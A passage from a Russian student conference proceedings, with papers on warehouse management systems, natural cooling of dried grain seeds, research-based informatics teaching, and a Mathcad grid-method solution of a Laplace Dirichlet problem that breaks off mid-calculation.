В настоящее время развитие логистики складирования связано с внедрением WMS-систем (WarehouseManagementSystem), позволяющих осуществлять оперативное управление материальными потоками в режиме реального времени на основе технологий автоматической идентификации и позиционирования грузов, техники и операторов склада.

WMS–система обеспечивает активное управление складом, оптимизацию использования складских площадей, а также позволяет получить точную информацию о месте нахождения груза на складе.

Принцип складских работ без использования WMS–системы заключается в следующем: сначала руководитель склада ставит задачу, затем персонал перемещает продукцию и через оператора отражает это в информационной системе. Контроль осуществляется на основе отчетов. Такой вариант работы связан с использованием большого количества человеческих ресурсов, что отнимает достаточно много времени и делает его менее эффективным. При функционировании склада с WMS–системой руководитель склада ставит задачу, далее персонал исполняет указания и перемещает продукцию, что автоматически отражается в информационной системе. В результате руководитель получает информацию о работе склада в режиме реального времени и не отвлекается на микроменеджмент. Система также проводит

анализ всех задач, находящихся в очереди, и оптимизирует маршруты движения погрузочно-транспортного оборудования, одновременно выдавая сигнал складскому персоналу о необходимости выполнения наиболее приоритетных задач [3, с. 235].

Принцип действия складских работ без использования WMS-системы представлен на рисунке 1. На рисунке 2 показан иной вариант работы склада, который использует WMS-систему.



Рисунок 1. Процесс функционирования склада без WMS-системы

Стоит отметить, что преимущества такого варианта работы склада в ТЭК связаны с возможностью увеличения производительности оборудования и персонала, уменьшения издержек на содержание склада – на 20–30%, с оптимизацией использования складских площадей [2, с. 408].




Рисунок 2. Процесс функционирования склада с WMS-системой

Несмотря на наличие вышеизложенных преимуществ, данная система обладает рядом недостатков, таких как: большие денежные затраты, связанные с внедрением системы и сложность ее реализации на предприятии ТЭК. Произведя анализ преимуществ и недостатков системы, можно сделать вывод, о том, что все-таки внедрение такой системы в организациях позволяет минимизировать вероятность ошибки со стороны персонала, а также добиться высоких производственных показателей.

Процесс внедрения WMS-системы в организации ТЭК включает в себя этап разработки стратегии, которая определяет те участки складской работы, которые подлежат полной автоматизации. Следующим шагом является анализ сроков окупаемости данного проекта и постановка технического задания. Немаловажным этапом внедрения системы является подбор платформы, обеспечивающей автоматизацию учета и контроль складских товаров, а также защиту информации. Выбор исполнителя технического задания – следующий этап внедрения системы WMS. Заключительный этап разработки связан с реализацией проекта и его внедрением. Стоит отметить, что немаловажным шагом является настройка системы под требования конкретной организации и знакомство персонала с ней.

Подводя итог всему вышесказанному, можно сделать вывод о том, что применение WMS-системы в организациях ТЭК позволяет повысить скорость работы складов, снижает логистические издержки, способствует росту эффективной деятельности организации.

Список литературы:

1. Аникин Б.А. Логистика: учеб.пособие. – М.ИНФРА-М, 2008. – 408 с.
2. Григорьев М.Н. Логистика. Продвинутый курс: учебник для магистров. – Москва, 2011. – 734 с.
3. Чельшков Д.А. Построение эффективной системы складской логистики компании с использованием информационной системы 1С в качестве WMS // Логистика сегодня. – 2007. – №4. – С. 232–249.

ИССЛЕДОВАНИЕ ПРОЦЕССА ОХЛАЖДЕНИЯ СЕМЯН ПОТОЧНОЙ ЛИНИИ ЕСТЕСТВЕННЫМ ПУТЁМ

Эмрих Вячеслав Владимирович
магистрант, ФГБОУ ВО Пермская ГСХА,
РФ, г. Пермь

Галкин Василий Дмитриевич
научный руководитель, д-р техн. наук, проф., ФГБОУ ВО Пермская ГСХА,
РФ, г. Пермь

Практически исследован процесс охлаждения нагретых в сушилке семян в процессе движения по рабочим и транспортирующим органам зерноочистительных машин поточной линии. Приведена методика проведения опытов, а также её результаты.

Как известно послеуборочная обработка – это ключевое звено в производстве зерна. От него зависит, насколько окупятся затраты на все предыдущие стадии цикла. Послеуборочная обработка включает комплекс последовательных операций, в результате которых улучшаются многие качественные показатели семян. Выделение примесей изменяет компонентный состав зерновой массы, ее физические свойства, т.е. в конечном счете послеуборочная подготовка зерна позволяет уменьшить потери и увеличить экономический эффект от производства продукции. Одним из методов снижения экономических затрат является охлаждение семян зернового потока естественным путём. Что в свою очередь позволяет охладить температуру зернового потока до температуры окружающего воздуха без использования бункеров активного вентилирования.

Целью настоящей работы является исследование процесса охлаждения зернового потока, нагретого в сушилке.

Местом проведения практических исследований было выбрано хозяйство, расположенное в Кунгурском районе в деревне Тёплая. В данном хозяйстве имеется два комплекса семенной и фуражной переработки.

Зерноочистительный сушильный комплекс хозяйства СПК «Колхоз имени Чапаева» (Рисунок 1) состоит из следующих составных частей: В состав

комплекса послеуборочной обработки семян входят: завальная яма→ транспортёр ТБ-40→нория НПЗ-20→машина предварительной очистки Petkus К 527А→ бункер→ нория НПЗ-20→ сушилка СоСС-6→ транспортёр ТБ-40→ яма временного хранения→ нория НПЗ-20→ транспортёр ТБ-40→ нория НПЗ-20→ машина первичной очистки Petkus К 527А→ двухпоточная нория Petkus Т205А→*→ машина вторичной очистки Petkus К547А→ нория НПЗ-20→ Petkus К236А→ вибропневмосепаратор МОС-9Н→ нория НПЗ-20→ бункер готовой продукции 1-го сорта. Второй поток нории Petkus Т205А→* идёт в бункер зерна на фураж (3-й сорт). Также сходы 2-го сорта с машин К547 и МОС-9Н идут в бункер готовой продукции 2-го сорта.




Рисунок 1. Схема действующей линии послеуборочной обработки зерна. 1 – приёмник зерна; 2,8,11 – транспортёры ТБ-40; 3,6,10,12,16,19- нории НПЗ-20; 4 – машина предварительной очистки К-527А; 5 – бункер временного хранения; 7 – зерносушилка СоСС-6; 9 – яма временного хранения; 13 – машина первичной очистки К-527А; 14 – нория Т-205А; 15 – машина вторичной очистки К-547А; 17 – триер К-236А; 18 – машина окончательной очистки МОС-9; 20 – бункера готовой продукции

Недостатком такого комплекса является повышенные материальные затраты на переработку зерна и семян. Альтернативой такого комплекса будет линия, исключая затраты на покупку и техническое обслуживание бункеров активного вентилирования.

Для решения данной проблемы предлагается заменить бункера активного вентилирования на охлаждение зерна путем отлёжки после выхода из сушилки

в яме временного хранения, а также его движения по транспортирующим органам комплекса.

Таким образом для исследования изменения температуры зерна в процессе очистки установлены места на поточной линии для фиксации температуры и отбора проб зерна. Так как необходимо установить постоянную закономерность охлаждения зерна (на определённой поточной линии), то следует начинать замеры температуры зернового потока с схода из сушилки (максимальная температура зернового потока) до выхода готовой продукции с последней машины поточной линии обработки семян. Для снятия замеров температуры установлено пять мест: сход с сушилки, сход с Pektus K-527, сход с Pektus K-547, сход с Pektus K-236, сход с МОС-9Н. В результате опытных исследований на линии послеуборочной обработки зерна исследован процесс охлаждения зерна после сушки в результате его движения по рабочим и транспортирующим органам и воздействия аспирации машин получены экспериментальные данные.

Общее время прохождения зерна от сушилки до выхода с пневмостола МОС-9Н равно ≈ 16 минут. Замер проводился при температуре окружающего воздуха 28°C в 13:00 по местному времени. Опыты по данной культуре проводились в течении 5-ти рабочих смен (5 дней) в 5-ти кратном количестве в разное время суток и при разной температуре окружающего воздуха. Отмечена следующая закономерность по снижению температуры в процессе движения после сушки по машинам очистки: После выхода из сушилки СоСС-6 по транспортёру в яму перед норией НПЗ-20, в которой оно находится в течении 6-ти минут и остужаться на 1,5-2,3 градуса, затем при прохождении через зерноочистительную машину Pektus K-527А, в частности под воздействием аспирации, остужается на 1,2-0,8 градуса, далее таким же способом остужаться в Pektus K-547А на 1,1-0,9 градуса, после зерно проходит через триер Pektus K-236А в котором практически не изменяет свою температуру (колебание не более 0.2 градуса), т.к. триер не имеет каналов аспирации как предыдущие машины очистки. После триера зерно сходом поступает в вибропневмосепаратор МОС-9Н в котором под воздействием аспирации на

деке остужается на 1.6-2.5 градуса. На графике изменения температуры указаны средние значения экспериментальных замеров, приведённые в таблице 1.

Таблица 1.

№ опыта	Сходы с машин комплекса				
	СоСС-6	К-527	К-547	К-236	МОС-9Н
Опыт 1	34,4 °С	32,1 °С	31,2 °С	31 °С	29,1 °С
Опыт 2	33,2 °С	31 °С	30,1 °С	29,9 °С	28,5 °С
Опыт 3	35 °С	33,2 °С	32 °С	31,9 °С	29,9 °С
Опыт 4	34,7 °С	32,6 °С	31,6 °С	31,3 °С	29 °С
Опыт 5	35,3 °С	33,5 °С	32,6 °С	32,4 °С	30,3 °С
Ср. знач.	34,52 °С	32,48 °С	31,5 °С	31,3 °С	29,36 °С

На рисунке 2 приведён график средних значений колебаний температуры




Рисунок 2. График изменения температуры нагретых в сушилке семян в процессе очистки с течением времени на примере пшеницы мягкой, сорт Акада, элита

Исходя из экспериментальных данных по температуре в таблице 1 определяем для каждой машины отклонение от средней температуры и квадрат отклонений. Результаты расчётов представлены в таблице 2.

Таблица 2.

Значения отклонений от средних и квадрат отклонений

СоСС-6		К-527		К-547		К-236		МОС-9Н	
0,12	0,0144	0,38	0,1444	0,3	0,09	0,3	0,09	0,26	0,0675
1,32	1,7424	1,48	2,1904	1,4	1,96	1,4	1,96	0,86	0,7396
-0,48	0,23	-0,72	0,5184	-0,5	0,25	-0,6	0,36	-0,54	0,2916
-0,18	0,0324	-0,12	0,0144	-0,1	0,01	0	0	0,36	0,1296
-0,78	0,6084	-1,02	1,0404	-1,1	1,21	-1,1	1,21	-0,94	0,8836
	2,628		3,908		3,52		3,62		2,112

Поскольку измерений мало и необходимости в группировке результатов измерений нет, то

$$\tilde{x} = \frac{\sum x_i}{n};$$

Значения \tilde{x} для каждой машины приведены в таблице 1 как средние значения, соответственно:

СоСС-6 $\tilde{x} = 34,52$; **К-527** $\tilde{x} = 32,48$; **К-547** $\tilde{x} = 31,5$; **К-236** $\tilde{x} = 31,3$;
МОС-9Н $\tilde{x} = 29,36$.

Исправленное значение выборочной дисперсии равно:

$$\tilde{D} = \frac{\sum (x_i - \tilde{x})^2}{n - 1};$$

Отсюда для каждого значения \tilde{x} находим значение выборочной дисперсии. Получим:

СоСС-6 $\tilde{D} = 0,6569$; **К-527** $\tilde{D} = 0,977$; **К-547** $\tilde{D} = 0,88$; **К-236** $\tilde{D} = 0,905$; **МОС-9Н** $\tilde{D} = 0,528$.

Доверительный интервал для среднего значения по общепринятой методике математической статистики:

$$J_\beta = \left(\tilde{m}_x - t_\beta \sqrt{\frac{\tilde{D}_x}{n}}; \tilde{m}_x + t_\beta \sqrt{\frac{\tilde{D}_x}{n}} \right),$$

если $\beta=0,95$, а $k=n-1=5-1=4$, то $\beta_{0,95} = 2,78$, а в случае $\beta = 0,99$, при $k=4$, $\beta_{0,99}=4,6$;

(значения t_β найдены по таблицам t-распределения Стьюдента)

Аналогично находим значение доверительного интервала по каждому значению дисперсии:

CoCC-6:

$$J_{0,95} = \left(34,52 - 2,78 \sqrt{\frac{0,6569}{5}}; 34,52 + 2,78 \sqrt{\frac{0,6569}{5}} \right) = (33,51; 35,53)$$

$$J_{0,99} = \left(34,52 - 4,6 \sqrt{\frac{0,6569}{5}}; 34,52 + 4,6 \sqrt{\frac{0,6569}{5}} \right) = (32,85; 36,19);$$

K-527:

$$J_{0,95} = \left(32,48 - 2,78 \sqrt{\frac{0,977}{5}}; 32,48 + 2,78 \sqrt{\frac{0,977}{5}} \right) = (31,25; 33,71)$$

$$J_{0,99} = \left(32,48 - 4,6 \sqrt{\frac{0,977}{5}}; 32,48 + 4,6 \sqrt{\frac{0,977}{5}} \right) = (30,45; 34,51);$$

K-547:

$$J_{0,95} = \left(31,5 - 2,78 \sqrt{\frac{0,88}{5}}; 31,5 + 2,78 \sqrt{\frac{0,88}{5}} \right) = (30,33; 32,67)$$

$$J_{0,99} = \left(31,5 - 4,6 \sqrt{\frac{0,88}{5}}; 31,5 + 4,6 \sqrt{\frac{0,88}{5}} \right) = (29,57; 33,43);$$

K-236:

$$J_{0,95} = \left(31,3 - 2,78 \sqrt{\frac{0,905}{5}}; 31,3 + 2,78 \sqrt{\frac{0,905}{5}} \right) = (30,12; 32,48)$$

$$J_{0,99} = \left(31,3 - 4,6 \sqrt{\frac{0,905}{5}}; 31,3 + 4,6 \sqrt{\frac{0,905}{5}} \right) = (29,34; 33,26);$$

МОС-9Н:

$$J_{0,95} = \left(29,36 - 2,78 \sqrt{\frac{0,528}{5}}; 29,36 + 2,78 \sqrt{\frac{0,528}{5}} \right) = (28,46; 30,26)$$

$$J_{0,99} = \left(29,36 - 4,6 \sqrt{\frac{0,528}{5}}; 29,36 + 4,6 \sqrt{\frac{0,528}{5}} \right) = (27,86; 30,85).$$

Исходя из всех проведённых исследований можно сделать ряд выводов:

- практически исследован процесс охлаждения зерна после сушки.
- проведены эксперименты путём замеров температуры и влажности после каждой машины комплекса начиная с выхода зерна из сушиллки СоСС-6 и заканчивая вибропневмосепаратором МОС-9Н. Замеры проводились в разное время суток в 5-ти кратном количестве, т.е. при различной температуре окружающего воздуха. Изучен процесс работы МОС-9Н при установившемся режиме работы. Замеры температуры зерна в процессе очистки выявили следующую закономерность: при прохождении зерна после выхода из сушиллки и полной очистки за время 16 минут оно охлаждается на 5-7 градусов при колебаниях температуры окружающего воздуха в пределах от 27 до 36 градусов со снижением влажности зерна на 0.3-1%.
- при использовании естественного охлаждения зерна без применения вентилируемых бункеров, комплекс значительно снижает затраты на электроэнергию, без снижения качества зерна (с учётом работы вентилируемых бункеров в течении 24 часов).

Список литературы:

1. Авдеев А.В., Сечкин В.С. И др. Агрегаты и комплексы для послеуборочной обработки и хранения зерна и семян. – СПб.: СПГАУ, 2005 – 130с.
2. Галкин А. Д., Галкин В. Д. Ресурсоэнергосберегающая технология послеуборочной обработки семян. // Тракторы и сельскохозяйственные машины, 2003, № 3 – С. 15–17.

3. Галкин В.Д., Галкин А.Д. Создание и использование технологий и технических средств для производства высококачественных семян из влажного комбайнового вороха в условиях Пермского края// Инновационный потенциал аграрной науки – основа развития АПК: ФГОУ ВПО Пермская ГСХА. – Пермь, 21.11.2008, – С.224–225.
4. Государственная программа развития сельского хозяйства и регулирования рынков сельскохозяйственной продукции, сырья и продовольствия на 2008–2012 годы. Постановление Правительства РФ от 14.07.2007, № 446.
5. Кошурников А. Ф. Основы научных исследований в агроинженерии. / ФГОУ ВПО Пермская ГСХА. – Пермь, 2014. – 317 с.

СЕКЦИЯ 2.

ФИЗИКО-МАТЕМАТИЧЕСКИЕ НАУКИ

УЧЕБНО-ИССЛЕДОВАТЕЛЬСКИЕ ПРАКТИКИ НА УРОКАХ ИНФОРМАТИКИ

Карачакова Эльмира Жойпановна

*студент, Хакасский государственный университет им. Н. Ф. Катанова,
РФ, Республика Хакасия, г. Абакан*

Удодов Владимир Николаевич

*научный руководитель, д-р физ.-мат. наук, зав. каф. ТФИТО,
Хакасский государственный университет им. Н. Ф. Катанова,
РФ, Республика Хакасия, г. Абакан*

На начальном этапе обучения, одной из важных задач, которые стоят перед учителем является сохранение положительного уровня мотивации к обучению у учащегося. Чтобы положительные мотивы были не только осознанными, но и реально действующими, нужно вести работу по их формированию [2, с.16]. Как же пробудить у ребят желание учиться?

Одним из главных подходов, усиливающих мотивацию к обучению является применение учебно-исследовательских практик, которые напрямую связаны с учебным процессом и только тогда будут созданы условия для:

- формирования и развития внутренней мотивации учащихся к более высокому овладению компьютерной грамотности;
- повышения мыслительной активности учащихся и развитие навыков логического мышления;
- умения находить необходимую информацию в сети Интернет для решения проблем, связывая их с реальной жизнью;
- совершенствования коммуникативной и исследовательской компетенции;
- развитие индивидуальных особенностей учащихся, их самостоятельность и востребованность в самообразовании [1, с. 54].

В процессе реализации исследовательских практик на уроках учащиеся не просто получают знания, а они обретают их самостоятельно, мотивационно используют их для решения познавательных и практических задач[3, с. 24].

Использование учебно-исследовательских практик, приходит на помощь решению фундаментальных целей преподавания информатики, так как традиционный объяснительно-иллюстративный метод применим только на самых ранних уровнях обучения, потому что он не позволяет учитывать личностные особенности учащихся и не ориентирует их на самостоятельность[4, с. 122].

Для реализации учебных практик на уроках информатики мною был разработан методический комплекс учебно-исследовательских практик.

Что же такое учебно-исследовательская практика и чем она отличается от других технологий?

Такое понятие впервые означало следующее: учебная практика – это некоторая исследовательская деятельность, которая направлена на освоение конкретных задач.

С появлением ФГОС ООО и СОО учебно-исследовательские практики нашли свое применение на ступени общего образования[5, с. 92].

Первоначально возникает целый ряд проблем: неравномерность общей подготовки учащихся; низкий уровень мотивации обучения (не только в области информатики); необходимость изучения большого объёма материала в сжатые временные рамки (один урок в неделю), динамичность развития содержания информационных технологий. Но постепенно использование учебно – исследовательской деятельности в системе доказывают эффективность её использования[5, с. 94].

Вашему вниманию я хочу рассказать о практиках на конкретном примере. Например, для закрепления и проверки качества знаний и умений по теме «Моделирование в среде графического и текстового редактора» разрабатывается исследовательская работа «Моя компания». Планируемый результат: создание 2D дизайна спальни комнаты с помощью основных геометрических фигур. Цель данного проекта, не просто проверить знания

учащихся при работе с различными редакторами, но и проверить, как учащиеся смогут использовать знания на конкретных случаях. Учащиеся получают первый опыт работы с дизайном и формируют представление о культуре поведения в ситуации «конструктор-заказчик». Задача учащихся разработать различные эскизы дизайна комнаты, учитывая интересы заказчика. Если вид эскиза комнаты и элементы дизайна удовлетворяют интересам заказчика, то подписывается договор о приемке работы. Дизайн спальни является примером, темы же конструирования и моделирования могут быть различными. Домашним заданием является продумать заказ и составить смету для реализации данного проекта. Тетради с заказами сдают учителю, что бы заказчик во время приёмки не мог изменить условия заказа. На следующем уроке, каждый учащийся представляет свой проект, обсуждая детали интерьера и его стоимость. В итоге голосование выбирается лучший проект, и вносятся корректировки по замене отдельных элементов дизайна. Подводя итоги проекта, всегда обращаю внимание учащихся на их культуру поведения в моделируемых ситуациях «конструктор-заказчик», указывая, на необходимость проявлять взаимоуважение.

Проект «Открытка для друга». Вместе с детьми проходим следующие этапы проектирования:

1. Описание задачи «Открытка для друга». Перед учащимся ставится задача, написать письмо другу из другой страны в виде открытки. У каждой страны есть свои специфические открытки, все связано от интересов каждого народа. Какие открытки можно отправить в Японию, а в США?

2. Для решения такой проблема ставим перед собой задачи: Создать оригинальную открытку и соответствующие подписи, для того, чтобы доставить радость другу из другой страны.

3. Проводим обсуждения формата открытки, какие элементы можно использовать для создания проекта, что можно написать другу, на каком языке. Учащиеся решают, что результатом их работы будет, например открытка 3D с английским, немецким, французским текстами. Дальше учащиеся приступают к

разработке собственного макета, используя тот графический пакет, в котором хорошо умеют работать.

4. На этапе разработки макета открытки, многие учащиеся используют любимых героев российских мультфильмов. Затем составляют текст письма и оформляют конечный продукт. Данные проекты были реализованы в рамках иностранного клуба «Давайте общаться», где учащиеся общаются с сокурсниками других стран, которые так же вовлечены, занимаются изготовлением специфических открыток и стараются писать на русском языке.

Использование в своей работе учебно-исследовательских практик позволило преодолеть пассивность учащихся, тем самым повысить интерес к предмету. В работе над проектами у учащихся возникает необходимость использовать свой опыт и знания других предметов. В результате учащиеся принимают участие в научно-практических конференциях и занимают призовые места.

Таким образом, учебно-исследовательские практики помогают создавать положительную атмосферу для исследования и поиска на уроке, а также, дает возможность учащемуся поверить в свои силы. Без сомнения, практики являются одним из способов самовыражения самого ребенка и способствуют самореализации его личности.

Список литературы:

1. Кошелева Д.В. Генезис понятия «исследовательские умения» / Д.В.Кошелева // Знание. Понимание. Умение. – 2011. – № 2 – С. 218–221.
2. Резникова Ю.Г., Карпова Л.Г. Формирование навыков учебно-исследовательской работы у учащихся основной школы – [Электронный ресурс] – Режим доступа: <http://cyberleninka.ru/article/n/formirovanie-navykov-uchebno-issledovatel'skoj-raboty-u-uchaschihsya-osnovnoy-shkoly>, свободный. – Загл. с экрана.
3. Савенков А.И. Содержание и организация исследовательского обучения школьников. – М.: Сентябрь, 2003. – 204 с.
4. Савенков А.И. Содержание и организация исследовательского обучения школьников. – М.: Сентябрь, 2003. – 204 с.
5. Середенко П.В. Развитие исследовательских умений и навыков младших школьников в условиях перехода к образовательным стандартам нового поколения: монография. Южно-Сахалинск: Изд-во СахГУ, 2014. – 208 с.

ИСПОЛЬЗОВАНИЕ ВОЗМОЖНОСТЕЙ МАТЕМАТИЧЕСКОГО ПАКЕТА MATHCAD ДЛЯ ЧИСЛЕННОГО РЕШЕНИЯ ДИФФЕРЕНЦИАЛЬНЫХ УРАВНЕНИЙ В ЧАСТНЫХ ПРОИЗВОДНЫХ

Мухаматдинов Ильнур Альфисович
магистрант, Набережночелнинский институт КФУ,
РФ, г. Набережные Челны

На сегодняшний день часто приходится сталкиваться с решением уравнений на практике: в экономике, в бизнесе, в промышленности для оптимизации всех процессов. Для решения данных физических задач используются математические пакеты, которые используют для решения задач численные методы. Использование приближенного решения задач позволяет получить необходимые данные без проведения дорогостоящих экспериментов.

Рассмотрим задачу Дирихле для уравнения Лапласа, при использовании возможностей математического пакета MATHCAD.

Задание

Используя метод сеток, составить функцию, реализующую решение задачи Дирихле для уравнения Лапласа, удовлетворяющее на эллипсе Γ , заданном уравнением $x^2 + y^2 = 16$, условию $U(x, y)_{\Gamma} = 0,5 \cdot |x| + 2 \cdot |y|$ с шагом $h=1$. Уточнить решение до сотых долей с помощью процесса Либмана.

Решение

1. Так как начальные условия симметричны, значение функции $U=U(x,y)$ будем искать только в первой четверти:

Чтобы построить область, ограниченную контуром Γ , составим таблицу значений y от x .

Таблица 1.

Значения y от x

x	0	1	2	3	4
y	4	3,87	3,46	2,65	0

$$x^2 + y^2 = 16 \quad h := 1 \quad U(x, y)_{\Gamma} = 0,5 \cdot |x| + 2 \cdot |y|$$

Построим часть эллипса в первой четверти (рисунок 1)

$$y(x) := \sqrt{16 - x^2}$$




Рисунок 1. График функции $y(x)$




Рисунок 2. Узлы координатной сетки

2. Построим сетку с шагом $h=1$. Точки, отмеченные белыми кружками (рисунок 2) внутренние. Узлы первого рода на рисунке обозначены кружками и буквами $A_h, B_h, C_h, D_h, E_h, F_h, G_h, H_h$ – все эти точки расчетные. Граничных условий второго рода в данной задаче нет.

3. Найдем значение функции в точках $A_h, B_h, C_h, D_h, E_h, F_h, G_h, H_h$.

$$x(y) := \sqrt{16 - y^2}$$

$U_{0,0} := U_{\alpha}(0,4)$ Значение функции в граничной точке A_h

$$U_{0,0} = 8$$

$U_{0,1} := U\tilde{a}(1,y(1))$ Значение функции в граничной точке $Bh_{U_{0,1}} = 8.246$

$U_{0,2} := U\tilde{a}(2,y(2))$ Значение функции в граничной точке $Ch_{U_{0,2}} = 7.928$

$U_{1,3} := U\tilde{a}(x(3),3)$ Значение функции в граничной точке $Dh_{U_{1,3}} = 7.323$

$U_{1,4} := U\tilde{a}(3,y(3))$ Значение функции в граничной точке $Eh_{U_{1,4}} = 6.792$

$U_{2,4} := U\tilde{a}(x(2),2)$ Значение функции в граничной точке $Fh_{U_{2,4}} = 5.732$

$U_{3,4} := U\tilde{a}(x(1),1)$ Значение функции в граничной точке $Gh_{U_{3,4}} = 3.936$

$U_{4,4} := U\tilde{a}(4,0)$ Значение функции в граничной точке $Uh_{U_{4,4}} = 2$

$$U = \begin{pmatrix} 8 & 8.246 & 7.928 & 0 & 0 \\ 0 & 0 & 0 & 7.323 & 6.792 \\ 0 & 0 & 0 & 0 & 5.732 \\ 0 & 0 & 0 & 0 & 3.936 \\ 0 & 0 & 0 & 0 & 2 \end{pmatrix}$$

4. Определим начальные значения функции $U(x, y)$ во внутренних точках.

Для этого заменим уравнение Лапласа конечно-разностными уравнениями.

$$U(x,y) = \frac{1}{4} \cdot (U(x-h,y) + U(x+h,y) + U(x,y-h) + U(x,y+h)).$$

$$u1 := C \quad u2 := C \quad u3 := C \quad u4 := C \quad u5 := C \quad u6 := C \quad u7 := C \quad u8 := C \quad u9 := C \quad u10 := C$$

$$u11 := 0 \quad u12 := 0 \quad u13 := 0 \quad u14 := 0 \quad u15 := 0$$

Given

